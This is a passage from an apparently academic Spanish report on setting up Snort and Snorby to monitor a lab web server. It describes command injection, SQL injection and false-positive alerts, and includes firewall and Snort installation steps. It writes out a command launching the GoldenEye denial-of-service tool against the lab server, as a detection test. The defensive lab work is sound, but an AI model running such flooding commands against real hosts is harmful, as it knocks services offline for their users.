Permite gestionar la categorías en que podemos clasificar los eventos; añadir, modificar y eliminar elementos. Nada destacable.

Sensors

Muestra los sensores que se encuentran definidos, acceder a los eventos que han registrados, y también eliminar dichos sensores.

Lookup sources

Estas fuentes de búsqueda están definidas a las direcciones IP origen y destino de los eventos. Por defecto cuando se hace clic en la lista de eventos en una de estas dos direcciones se despliega un menú con las siguientes valores por defecto:

- Edit asset name. Permite asignar un nombre a la IP.
- Basic source lookup. Intenta resolver la IP como lo haría el comando nslookup.
- Snorby search by source. Filtra los eventos por la IP en cuestión.

En mi caso la segunda opción no esta funcionando ya que en pantalla aparece el mensaje: "Error: Internal Server Error", y revisando el log del servidor Apache compruebo que aparece la siguiente indicación: Network is unreachable.

Revisando los foros de Snorby he descubierto muchos usuarios tienen el mismo problema y aconsejan comprobar si esta funcionando correctamente el comando whois en la maquina del NIDS, así que hago la siguiente prueba:

#sudo whois 192.168.2.11
connect: la red es inaccesible

Para que este comando funcione correctamente es necesario que este abierto el puerto 43 en el firewall, por ello he abierto dicho puerto y pruebo de nuevo la opción: "Basic source lookup", con la dirección IP origen y compruebo que se abre la siguiente ventana:



Ilustración 18

En resumen al configurar una fuente adicional en esta función y sabiendo que podemos usar como variables la IP y puerto, podemos pasar información vía URL a otro sistema o comando del S.O. y aumentar la información disponible en la lista de eventos.

Asset Name Manager

Permite gestionar los nombres que hemos asociado a las IP, es decir añadir, modificar y eliminar estos elementos. Nada destacable.

Severities

Permite gestionar los niveles de criticidad de los eventos, es decir añadir, modificar y eliminar estos elementos. Nada destacable.

Signatures

Muestra la lista completa de firmas que puede detectar Snorby, y nos permite ordenarlas por; grado de criticidad, nombre o número de eventos detectados por cada firma. Dispone de un botón view que nos permite acceder al listado de eventos asociados a cada firma.

Users

Permite gestionar los usuarios de la aplicación, es decir añadir, modificar y eliminar estos elementos. Nada destacable.

Worker & Job Queue

Este funcionalidad ya se describió en el punto 4.2 del presente documento.

9.6 Conclusiones

Gracias a Snorby y Snort vamos a disponer de un servidor monitorizando todo el trafico de nuestra red 24 horas al día, durante todos los días. Todo este trafico queda registrado en la base de datos por lo que vamos a disponer de un histórico de todo lo que ha ocurrido en nuestra red desde la puesta en marcha de Snort y mas adelante realizar auditorias en el caso de detectar trafico inapropiado en la red, pudiendo consultar el origen, destino, puertos y protocolos usados de todo el trafico sospechoso.

Adicionalmente Snort permite crear tus propias reglas para el filtrado de trafico y que este nos advierta según las condiciones de las reglas, pudiendo clasificar la severidad de la detección.

10 Ataques al servidor Web.

En este punto reproduciremos los ataques realizados al servidor Web y veremos su visualización en Snorby.

10.1 Command injection

A traves de esta vulnerabilidad accedemos al fichero de claves de la maquina /etc/passwd, y comprobamos como aparece la alerta en Snorby:



Ilustración 19

Aunque el evento ya es bastante explicativo en si mismo, me parece interesante que la parte de la información sobre la firma la ha clasificado en una categoría más que correcta si hacemos clic en el botón "Query Signature Database" como previamente ya habíamos configurado en la aplicación este apartado nos abre una pestaña que enlaza con la siguiente dirección Web:

http://doc.emergingthreats.net/bin/view/Main/2002034

En dicha página Web podemos ver distintas reglas que estan asociadas a este mismo evento o ataque a nuestro servicio Web.

Otro punto importante es que podemos visualizar el payload en formato hexadecimal o en formato Ascii con un solo clic. De esta forma podemos visualizar los datos reales del paquete que ante ciertos ataques puede ser de interés.

10.2 SQL Injection

En este ataque cuando se realiza podemos observar la entrada de dos alertas en Snorby:



Ilustración 20

Ambas son consideradas de criticidad alta, el color rojo asociado a este nivel de severidad produce que este tipo de alertas sean rápidamente destacadas sobre el resto de alertas.

Ya entrando en el detalle de ambos eventos podemos comprobar que básicamente son el mismo ataque, pero que corresponde a alertas producidas por distintas reglas, una del año 2011 y otra del 2013. Con esta información podemos suponer que tenemos una regla antigua

que puede ser eliminada de nuestro conjunto de reglas para optimizar de esta forma nuestro IDS.

10.3 Ataque DoS

En este punto vamos a realizar un ataque de denegación de servicio sobre el servidor Web para ver como se comporta Snorby al detectarlo y sobre todo como lo muestra. En su forma más simple, este ataque colapsa los recursos del sistema para que otros no puedan conectarse. Otros ataques más sofisticados pueden hacer que el sistema se bloquee o crear un bucle infinito que utiliza todos los ciclos de la CPU del sistema.

En este sentido podemos clasificar este tipo de ataque en tres categorías:

1. Basados en el volumen de peticiones. El atacante simplemente envía un gran volumen de paquetes al destino utilizando para ello todos los recursos. Ejemplo: SYN FLOOD
2. Basados en vulnerabilidades del protocolo. Estos ataques suelen utilizar los recursos del servidor en lugar de ancho de banda que va hacia y desde del servidor. También pueden utilizar los recursos de los equipos de red en la periferia del servidor (un cortafuegos tales, los sistemas de detección de intrusos, y los switches). Ejemplo: ataques Smurf.
3. Ataques a aplicaciones. Se confunden con peticiones legitimas de la capa de aplicación pero que intentan romper el servidor Web. Ejemplo: ataques a servidores Web (Apache HTTP, IIS, etc.)

Para realizar estos ataques hay muchas herramientas, yo por facilidad he optado por usar GoldenEye[40]. Se trata de una aplicación de denegación de servicio, construida en Python, y que por tanto permite sobrecargar un servidor HTTP agotando su reserva de recursos.

He optado por esta herramientas principalmente por tres de sus características:

a) Es muy fácil de usar.
b) Se suele utilizar para pruebas de pentesting
c) La mayoría de NIDs suelen detectarla (por esta razón no es usada en ataques reales).

Para usarla simplemente la he descargado de Github y he ejecutado el comando de la siguiente forma:

#./goldeneye.py http://192.168.1.140

Si accedemos a la pestaña de eventos podremos ver lo siguiente:

	Sev.	Sensor	Source IP	Destination IP	Event Signature	Timestamp	Sessions
☐	★ 2	sensor1	192.168.2.11	192.168.1.129	GPL WEB_SERVER 403 Forbidden	05/12/2016	7,344
☐	★ 2	sensor1	192.168.1.129	192.168.2.11	ET DOS Inbound GoldenEye DoS attack	05/12/2016	1

Ilustración 21

Ya en principio podemos ver que aporta Snorby claramente, porque como podemos ver en el numero de sesiones, este ataque ha generado 7344 de la firma "GPL WEB_SERVER 403 Forbidden", que aquí podemos visualizar de forma clara y sencilla en un único mensaje. Si imaginamos la información que ha podido producir en el log de alertas de Snort podemos deducir que claramente habría aumentado la complejidad a la hora de deducir que esta pasando en el sistema.

En la otra alerta que se ha generado podemos ver como se ha identificado claramente que se ha producido un ataque DoS mediante la herramienta GoldenEye, ya que la firma no deja lugar a dudas: "ET DOS Inbound GoldenEye DoS attack".

Veamos el detalle de esta segunda alerta:



Ilustración 22

Primer aspecto que me parece interesante, entre la información de la firma el campo actividad nos va a dar la relación de este tipo de ataques con respecto al volumen total de alertas que lleva almacenada el sistema. De esta forma podemos ver rapidamente patrones de los atacantes hacia nuestro sistema.

Como en otras alertas podemos hacer clic en el botón Query Signature Database para obtener más información sobre el ataque. Yo lo he comprobado y accedo a una página que contiene una regla de Snort, que es la resultante de generar esta alerta.

10.4 Falsos positivos

Uno de los problemas principales con los sistemas de detección de intrusos es que suelen generar muchos falsos positivos. Un falso positivo se produce cuando el sistema genera una alerta basándose en lo que cree que es una actividad dañina o sospechosa pero en realidad es un tráfico normal en esa LAN.

Generalmente, cuando establecemos un NIDS con sus configuraciones predeterminadas, va a buscar todo lo que sea ligeramente inusual. La mayoría de los sistemas de detección de intrusiones de red tienen grandes bases de datos predeterminadas con miles de firmas de posibles actividades sospechosas. Los suministradores de IDS no tienen forma de saber la apariencia de nuestro tráfico de red, por lo que lo incluyen todo. Este no es nuestro caso, ya que hemos enfocado el NID a proteger nuestro servidor Web y solamente hemos incluido aquellas reglas especificas de este objetivos, pero con esto solo se minimiza el problema de los falsos positivos y por tanto pueden seguir ocurriendo.

Las causas más comunes de los falsos positivos pueden ser:

- Actividad del sistema de supervisión de red
- Escaneado de vulnerabilidad y escáneres de puertos de red
- Actividad de usuario
- Comportamientos parecidos a los troyanos o gusanos
- Cadenas largas de autenticación básica
- Actividad de autenticación en los sistemas vigilados

En el punto 6.3.3 de este documento ya vimos como el uso de Nikto para realizar un escaneado del servidor Web producía las consecuentes alertas en Snort, pero ahora lo que nos interesa es ver el comportamiento de Snorby ante una serie de falsos positivos.

Para este propósito existen distintas aplicaciones para generar falsos positivos a Snort, yo he encontrado las dos siguientes:

- Sneeze. http://xgu.ru/wiki/Sneeze
- IDSwakeup. http://www.hsc.fr/ressources/outils/idswakeup/index.html.en

Sneeze es un generador de Snort falsos positivos escrito en Perl. Su funcionamiento se basa en leer un fichero de reglas de Snort, analizarlo, y generar paquetes que simulan plenamente esas mismas reglas.

IDSwakeup es una colección de herramientas que permite probar los sistemas de detección de intrusiones de red. El objetivo principal de idswakeup es generar falsos ataque que imitan algunos conocidos, con el fin de ver si el NIDS los detecta y genera falsos positivos.

Si por ejemplo usamos IDSwakeup una parte de la salida que muestra seria la siguiente:



Ilustración 23

La imagen muestra la parte que afecta al puerto 80, que en nuestro caso es la unica que afectará a nuestro servidor Web. Esta acción genera alertas del tipo: "GPL WEB_SERVER 403 Forbidden", que nos interesan que sean tratadas como falso positivo, es decir que Snorby la clasifique de esta forma de manera que visualmente en el panel de control las tengamos controladas.

Snorby no clasifica de forma automatica los eventos, esto es algo que hay que realizar manualmente entrando en el detalle del evento y usando la funcionalidad: "Perform mass classification". Si es cierto que podemos clasificar en grupos basados en los parámetros: Tipo de alerta, IP origen, e IP destino.

Las técnicas más comunes que se pueden utilizar para reducir las falsas alarmas incluyen:

- La colocación del dispositivo NIDS detrás de un firewall.
- Gestión de las reglas para incluir solo las necesarias.
- Análisis de redes a fondo.

Cada una de estas técnicas tiene ventajas y desventajas potenciales.

Uso de un cortafuegos.

La colocación de los NIDS detrás de un firewall es una técnica común que es muy fácil de implementar. Esta técnica no requiere la alteración de la configuración por defecto del dispositivo y muy poca experiencia. Cuando se recibe una alarma hay un alto porcentaje de certeza que se trata de una amenaza real que si el NIDS no estaba detrás del firewall. También existe la posibilidad de falsos negativos tales como la negación de eventos de servicio.

Gestión de reglas.

Otra solución común y relativamente fácil de implementar es sintonizar las firmas del dispositivo NIDS para ver sólo los servicios o las condiciones específicas del sistema de funcionamiento que se aplican a la red se está supervisando. Esto requiere más habilidad y conocimiento de la vulnerabilidad no colocar el dispositivo detrás de un cortafuegos y es menos propenso a falsas alarmas.

Análisis de la red.

La solución más laboriosa es reducir las falsas alarmas a través del análisis de red. Esto requiere un considerable conocimiento de redes, experiencia, análisis y un poco de imaginación. Las alertas son analizadas y en base a esto se modifican las reglas para eliminar los falsos positivos. El administrador debe tener cuidado de no introducir condiciones negativas falsas a través del filtrado de alertas. Si se realiza correctamente, este método es muy eficaz en la mitigación de riesgos.

En el diseño de nuestra red hemos utilizado las dos primeras opciones para mitigar el efecto de falsos positivos en la gestión de las alertas de Snort.

11 Anexos.

11.1 Instalación de la maquina de cortafuegos (Firewall).

Del sitio Web oficial de Smoothwall[8] descargamos la ISO de la versión estándar 3.1 express de 64 bits, y para instalarla en virtualBox[41] seguimos los siguientes pasos:

1. Crear una máquina virtual de nombre: server-firewall, del tipo Linux y seleccionado la versión: Other Linux (64-bits).
2. Establecemos de memoria ram 512 MB
3. Creamos el disco virtual con un tamaño por defecto de 8 GB
4. Como esta va a ser la máquina que haga de puente entre la red virtual y el exterior (Internet) dispondrá de dos adaptadores de red:
    a. Adaptador 1. Conectado a: Adaptador puente y con dirección MAC: 08002719EDBF
    b. Adaptador 2. Conectado a: Red interna con nombre: uocnet y con dirección MAC: 080027DFBA33
5. En la parte de almacenamiento seleccionamos la ISO de smoothwall.
6. Aceptamos los cambios de configuración de la maquina de virtualbox y la arrancamos.
7. La primera ventana ofrece las siguientes opciones:
    a. Boots options
    b. Install Smoothwall Express. Escogemos esta opción
    c. Install Smoothwall Express (Advanced)
    d. Other Options
    e. Help
8. Los primeros mensajes son para indicar que se van a crear las particiones y el disco será borrado. Antes de iniciar el sistema nos indica si queremos restaurar una configuración anterior de un disco de backup en nuestro caso no es así.
9. Continuamos configurando las siguientes opciones:
    a. Mapeo del teclado: es
    b. Zona horaria: Europa/Madrid
    c. Hostname: firewall
10. A continuación seleccionaremos el tipo de política o directiva de seguridad para las solicitudes o peticiones salientes. Esta configuración no afecta a las solicitudes entrantes que siempre estarán bloqueadas a menos que explícitamente sean permitidas (mediante las reglas del cortafuegos). Las posibilidades son:
    a. Open (abierto). Todas las peticiones salientes serán permitidas.
    b. Half-open (semi abierta). La gran parte de las peticiones serán permitidas salvo las consideradas dañinas o peligrosas.
    c. Closed (cerrada). Todas las peticiones salientes serán bloqueadas. Si se quiere permitir alguna petición saliente se deberá especificar en la administración del cortafuegos.
11. Se opta por la opción Closed y se pasa al siguiente punto: Menú de configuración de red.



Ilustración 24

12. Seleccionamos el tipo de configuración de red, donde veremos una ventana como la siguiente:



Ilustración 25

En nuestro caso, puesto que no tenemos DMZ, ni wireless, seleccionaremos la opción: GREEN + RED. Esta denominación indica que una tarjeta o adaptador de red irá conectado al router (RED) y el segundo (GREEN) estará conectado a la red privada donde estarán el resto de equipos.

13. Al escoger esta opción en la ventana “card assignments” aparecen las dos tarjetas de debemos configurar:
    a. Green (adaptador 2) asociado a la mac: 080027DFBA33, que nos conecta a la red interna netuoc
    b. Red (adaptador 1) asociado a la mac: 08002719EDBF, que hace de puente con el router (Internet)
14. El siguiente paso es dar las direcciones IP (Address settings).

Si hemos seleccionado la interfaz GREEN, se corresponderá con la red LAN virtual que estamos creando (red local), por lo que esta tarjeta o adaptador tendrá que tener una IP y una máscara de red correspondiente a la del resto de equipos de la LAN. Además, hay que tener en cuenta la IP que le asignemos será la puerta de enlace o gateway del resto de equipos de la red. En nuestro caso, los equipos de la red privada tendrán un rango: 192.168.2.xxx, así pues realizamos la siguiente asignación:

- IP: 192.168.2.1
- Máscara: 255.255.255.0

Cuando seleccionemos la interfaz RED, tenemos que tener cuenta que la subred de los equipos de la LAN doméstica y los de la LAN de la red virtual que estamos creando deben ser diferentes. Por ejemplo en nuestro caso, nuestro PC anfitrión pertenece a la red: 192.168.1.xxx donde la IP: 192.168.1.1 pertenece al router (ADSL). Por esta razón para la red privada “uocnet”, escogimos la subred: 192.168.2.xxx.

Además, Smoothwall Express permite que si el router tiene activado el servicio DHCP, el adaptador RED pueda obtener una IP y una máscara de forma automática que le será proporcionada por el router, para ello habrá que marcar "DHCP".

En nuestro caso, usaremos una IP estática y puesto que la interfaz de red RED está conectada al router, esta tarjeta de red debe tener una IP del mismo rango. Así pues realizamos la siguiente asignación:

- IP: 192.168.1.140
- Máscara: 255.255.255.0

15. Como último paso de la configuración de red, tenemos que especificar el DNS y la pasarela. Los DNS primario y secundario los obtengo de la configuración de mi router ADSL, y como “default gateway” introducimos la IP del router.
16. A continuación podremos configurar otros parámetros como:
    a. Web proxy: si tenemos un proxy en nuestra red y queremos que el tráfico pase a través de él.
    b. ISDN Configuration: si queremos establecer alguna configuración específica en el caso de que dispongamos de conexión RDSI (Red Digital de Servicios Integrados) para la conexión a Internet.
    c. ADSL configuration: si queremos establecer alguna configuración específica en el caso de que dispongamos de ADSL para la conexión a Internet.
    d. DHCP server configuration: si queremos activar y configurar el servicio de DHCP para los equipos de nuestra LAN desde el equipo con Smoothwall Express, que hará de servidor de DHCP.

Nota: No vamos a activar ninguno de estos servicios.

17. A continuación, deberemos introducir la contraseña para el usuario “admin” de Smoothwall, que será el usuario para el acceso a la consola de administración Web de este sistema.
18. Por último se establece la contraseña para el superusuario y reiniciamos el sistema.

No se iniciará en modo gráfico pues no lo incorpora, la configuración normal se realizará vía Web y, si queremos configurar algún otro parámetro del sistema operativo, deberemos hacerlo en modo comando.

La administración del firewall se tiene que hacer desde un equipo de la red local privada vía Web. Volveremos a este paso después de instalar el sistema con IDS.

11.2 Instalación y configuración de Snort.

En la instalación de Snort nos basamos en la guía de Noah Dietrich[42], que se puede encontrar en la Web de Snort.

En la introducción de la guía se comenta la posibilidad de instalar Snort con tres aplicaciones que facilitan la gestión del sistema:

1. Barnyard2[43]. Que permite almacenar la salida de Snort en una BD.
2. PulledPork. Que permite la actualización de las reglas de Snort de forma automática.
3. Snorby. Entorno gráfico para la gestión de Snort.

En principio no haremos uso de ninguna de ellas, porque queremos una instalación pura y posteriormente uno de los puntos de este proyecto es analizar las distintas alternativas para mejorar la gestión de Snort.

Antes de empezar con la instalación, la guía menciona la posibilidad de activar OpenAppID. Consiste en una capa en el motor de Snort para detectar el trafico en la red de ciertas aplicaciones y que permite detectar código malicioso e implementa políticas a nivel de aplicación, como una lista negra de aplicaciones.

La definición exacta de OpenAppID[44] es:

"*OpenAppId is an open, application-focused detection language and processing module for Snort that enables users to create, share, and implement application and service detection.*"

En consecuencia es también un lenguaje que permite y fomenta el desarrollo de detectores de aplicaciones para Snort.
En la página de descargas de Snort se puede encontrar una guía para el desarrollo de sensores de aplicación y el fuente de este motor, dentro del cual se puede encontrar el fichero: "appMapping.data" que contiene las referencias de las 4072 aplicaciones que pueden ser detectadas con este sensor.

En el blog oficial de Snort hay una entrada que profundiza[45] en el montaje de OpenAppID y que seguiremos en este documento para la activación de este detector.

<u>Configuración de la interfaz de red</u>.

Adicionalmente configurar la tarjeta de red en modo promiscuo para "esnifar" paquetes en el mismo segmento de red, se hace mención en la guía de dos características:

- **L**arge **R**eceive **O**ffload (LRO).
- **G**eneric **R**eceive **O**ffload (GRO).

Si están activas, estas propiedades asociadas al adaptador de red pueden producir que los paquetes sean reensamblados en las tarjetas de red, que así lo permitan, antes de pasar por el kernel, produciendo que ataques que usan el proceso de reensamblado no sean detectados por Snort.

Por defecto, Snort trunca paquetes más grandes que los definidos por defecto en el parámetro snaplen[46] de 1518 bytes. Además, LRO y GRO pueden causar problemas con el reensamblaje de paquetes, por tanto se suele recomendar desactivar estos parámetros mediante el comando ethtool. Para ello, primero comprobamos la interfaz a modificar:



Ilustración 26

Posteriormente desactivamos ambas características, y para ello seguimos los siguientes pasos:

1. Editar el archivo: /etc/network/interfaces, y añadir las siguientes dos líneas al final

post-up ethtool -K eth0 gro off
post-up ethtool -K eth0 lro off

2. Reiniciamos la red y comprobamos que los parámetros están desactivados, pero detectamos que el parámetro LRO no se desactiva. Si desactivamos directamente este parámetro vemos lo siguiente:

#sudo ethtool –K eth0 lro off
Cannot change large-receive-offload

3. Este parámetro no se puede cambiar en Ubuntu porque esta como "fixed". Si mostramos todos los parámetros de la interfaz eth0 en relación a estas características veremos lo siguiente:

#sudo ethtool –k eth0
….
large-receive-offload: off [fixed]
rx-vlan-offload: on
tx-vlan-offload: on [fixed]
….

4. Comprobamos que el parámetro LRO ya esta desactiva, en caso contrario deberíamos desactivar en primer lugar: rx-vlan-offload que permite activar/desactivar la aceleración RX VLAN[47].

Prerrequisitos de Snort.

